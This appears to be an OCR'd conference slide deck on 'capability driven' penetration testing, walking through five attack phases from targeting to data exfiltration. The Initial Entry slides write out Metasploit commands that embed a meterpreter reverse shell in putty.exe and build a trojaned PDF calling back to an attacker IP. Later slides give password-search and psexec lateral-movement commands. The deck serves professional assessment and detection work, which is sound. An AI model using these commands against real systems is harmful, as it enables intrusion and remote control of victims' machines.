
Big Bang Theory...
The Evolution of Pentesting High Security Environments



Presented By:
Joe McCray & Chris Gates

Whoami

- Joe McCray (j0emccray)
- Founder/CEO of Strategic Security
- 10+ Years Experience
  - Network/Web/Mobile/Client-Server
  - DoD, Federal Government, Commercial, Financial
  - Specializing in High Security Environments & Bypassing Security Solutions
  - Spoken/Trained at over 200 security conferences

Strategic Security


Whoami

- Chris Gates (CG)
  - Twitter→ carnal0wnage
  - Blog→ carnal0wnage.attackresearch.com
  - Job→ Partner/Principal Security Consultant at Lares
  - Affiliations → Co-Founder NoVAHackers, Attack Research, Metasploit Project
- Previous Work
  - Sr. Security Consultant – Rapid7
  - Network Attack Team Lead – Applied Security Inc.
  - Penetration Tester – BAH
  - Computer Exploitation Technician – US Army Red Team
- Previous Talks
  - Pentest Dirty Secrets
  - wXf Web eXploitation Framework
  - Attacking Oracle (via TNS/Web)
  - ColdFusion for Pentesters
  - Information Gathering
  - Client-Side Attacks

Strategic Security

Vulnerability Driven Industry

- IT Security is focused on minimizing the presence of vulnerabilities



Strategic Security

Vulnerability Driven Industry

- Tons of Issues
  - Doesn't fix underlying problems
  - Usually ignores the "low to pwned" aspect
  - Focus on #'s of highs, meds, lows, and not if an attacker can access important data and can the organization detect it.

  - Most Important:
  - A vulnerability isn't necessarily required

Strategic Security

Data Driven Assessments

- Some more “forward leaning” companies perform “Data Driven” assessments.
- Get company to identify what’s important…
- Go after it…Can I get to it?

- Vary rare to focus on detection and response along the way

Vulnerability Driven VS. Capability Driven

- IT Security Industry is currently focused on minimizing the presence of vulnerabilities
- We're recommending a change in focus to what attacker tactics/techniques you can detect and respond to
- More importantly what level of sophistication of attacker tactics/techniques you can detect and respond to
- We call this "Capability Driven Security Assessments"

Evaluating Capabilities

We’ve broken common attack tactics into 5 phases:

1. Targeting & Information Gathering
2. Initial Entry
3. Post-Exploitation
4. Lateral Movement
5. Data Exfiltration

The Process

Prepwork

Passive Intel Gathering

Active Intel Gathering

Targeting

Exploitation

Strategic Security

How the Attack Works

From: Mandiant

Evaluating Capabilities

Within each phase we've got 4 levels of sophistication


Level 1: Script Kiddie

Level 2: Sys Admin

Level 3: Organized crime/hacker for hire

Level 4: State sponsored


1 2 3 4



J

Phase 1: Targeting

Determine who has what I want



Northrop Grumman Delivers AN/AAQ-37 Distributed Aperture System Operational Software for the F-35 Lightning II Joint Strike Fighter (NYSE:NOC)

http://www.irconnect.com/noc/press/pages/news_releases.html?d=197036

Most Visited Getting Started Latest Headlines Apple Google Maps Yahoo! YouTube Wikipedia News Popular Note in Reader

Stumble! I like it! All Tools

Northrop Grumman Delivers AN/...

NORTHROP GRUMMAN

Search

HOME ABOUT US CAPABILITIES CAREERS MEDIA CONTACT US

A LEADER IN GLOBAL SECURITY

A-Z INDEX CONTRACTS CORPORATE RESPONSIBILITY INVESTOR RELATIONS

Northrop Grumman - News Releases

News Releases

SHARE

Northrop Grumman Delivers AN/AAQ-37 Distributed Aperture System Operational Software for the F-35 Lightning II Joint Strike Fighter

BALTIMORE, July 21, 2010 (GLOBE NEWSWIRE) -- Northrop Grumman Corporation (NYSE:NOC) has announced the delivery of the operational software package for the AN/AAQ-37 Electro-Optical Distributed Aperture System (EO-DAS) to Lockheed Martin Corporation (NYSE:LMT) for integration into the F-35 Lightning II Joint Strike Fighter.

"EO-DAS is the first capability of its kind, providing pilots with unprecedented full, 360-degree, situational awareness around an aircraft," said Mark Rossi, Northrop Grumman program development director for the Joint Strike Fighter radar and Electro Optical Distributed Aperture System. "This software delivery represents the final, full-performance, operational flight program-approved version, following an in-depth, eight-year product development and test phase. This delivery marks the critical first step in a series of milestones that will provide the warfighter with the most game-changing technologies available in the avionics industry."

Since 2005, Northrop Grumman has flown the DAS on its BAC 1-11 test bed aircraft verifying performance requirements. DAS is currently undergoing integration and testing at Lockheed Martin's Mission Systems Integration Laboratory in Fort Worth. Following system integration, EO-DAS will fly on Lockheed Martin's Cooperative Avionics Test Bed (CATB) and eventually on an actual F-35 in accordance with Lockheed Martin's scheduled flight plan.

The AN/AAQ-37 DAS is a high resolution omnidirectional infrared sensor system that provides advanced spherical situational awareness capability, including missile and aircraft detection, track and warning capabilities for the F-35 Joint Strike Fighter. DAS also gives a pilot 360-degree spherical day/night vision capability, with the capability of seeing through the floor of the aircraft. Northrop Grumman is now exploring how the existing DAS technology could assist in several additional mission areas, including ballistic missile defense and irregular warfare operations.


Northrop Grumman Corporation is a leading global security company whose 120,000 employees provide innovative systems, products, and solutions in aerospace, electronics, information systems, shipbuilding and technical services to government and commercial customers worldwide. Please visit www.northropgrumman.com for more information.

Phase 1: Targeting

Determine who has access to it

Phase 1: Targeting

Determine who has access to it



Strategi Security

Phase 2: Initial Entry

Which of these can you detect and respond to?

1. Client-Side Exploit (<1 yr old)
2. Client-Side Exploit (<90 days old)
3. Phishing for credentials
4. File Format Exploit (malicious attachment)
5. User Assist/"No Exploit" Exploit (ex: Java Applet)
6. Custom Exploit/0day
7. Phone calls

Phase 2: Initial Entry

Example Syntax:

Step 1: Create your own payload

wget http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe

./msfpayload windows/meterpreter/reverse_tcp R | msfencode -c 5 -e x86/shikata_ga_nai -x putty.exe -t exe >/tmp/payload.exe

Step 2: Create an evil pdf

./msfconsole

msf > use windows/fileformat/adobe_pdf_embedded_exe

msf > set PAYLOAD windows/meterpreter/reverse_https

msf > set EXENAME /tmp/payload.exe

msf > set FILENAME FluShotsSchedule.pdf

msf > set INFILENAME /tmp/Report.pdf

msf > set OUTPUTPATH /tmp/

msf > set LHOST [your attacker ip]

msf > exploit

Result: /tmp/FluShotsSchedule.pdf

Step 3: Send the evil pdf file to your client

msf > use exploit/multi/handler

msf > set PAYLOAD windows/meterpreter/reverse_https

msf > set ExitOnSession false


msf > set LHOST [your attacker ip]

msf > set LPORT 443

msf > exploit –j

Step 4: Send trojaned pdf file to victim and wait for the reverse connection from the client

Phase 2: Initial Entry




Strategic Security


Phase 2: Initial Entry

Example Syntax:

Phishing Examples



Phase 2: Initial Entry



Post Exploitation Levels:

1. Access (this level is all that vulnerability assessment proves)

2. Leveraged Access (this level where an attacker can go after gaining access to a system).

3. Keys to the Kingdom (Customer gives you a specific piece of data that you are tasked with trying to gain access to)

4. Long Term Command and Control (The primary focus here is undetected data exfiltration)

Phase 3: Post-Exploitation

Privilege escalation and data mining the compromised machine

1. Simple privilege escalation attempts (ex: at command, meterpreter getsystem, uac bypass)
2. Simple data pilfering
   - dir c:*password* /s
   - dir c:*pass* /s
   - dir c:*.pcf /s
3. Simple persistence (ex: registry modification, simple service creation/replacement)
4. Advanced persistence (custom backdoor)

Phase 4: Lateral Movement

Moving from host to host within the target network

1. Simple file transfer via admin shares, and execution via net/at commands
2. NT Resource kit tools
3. 3rd Party System Admin tools
4. Custom tools (commands built into your backdoor)

Phase 4: Lateral Movement

Example Syntax:

1. net use \\some_workstion
2. cp mybin.exe \\some_workstation\C$\temp\mybin.exe

   Or

3. Psexec \\some_workstation

   Or

4. Push out agent via various update tool (altiris, Microsoft SMS, etc)

Strategic Security

Phase 5: Data Exfiltration

Getting business critical data out of the network

Exfiltrate [eks-fil-treyt]. *verb*,:

– *To surreptitiously move personnel or materials out of an area under enemy control.*

In computing terms, exfiltration is the unauthorized removal of data from a network.

1. Simple data exfil via any port/protocol
2. Simple data exfil via HTTP/DNS
3. Exfil via HTTPS
4. Authenticated proxy aware exfil

Strategic Security

Phase 5: Data Exfiltration

Easier to move things in a small packages

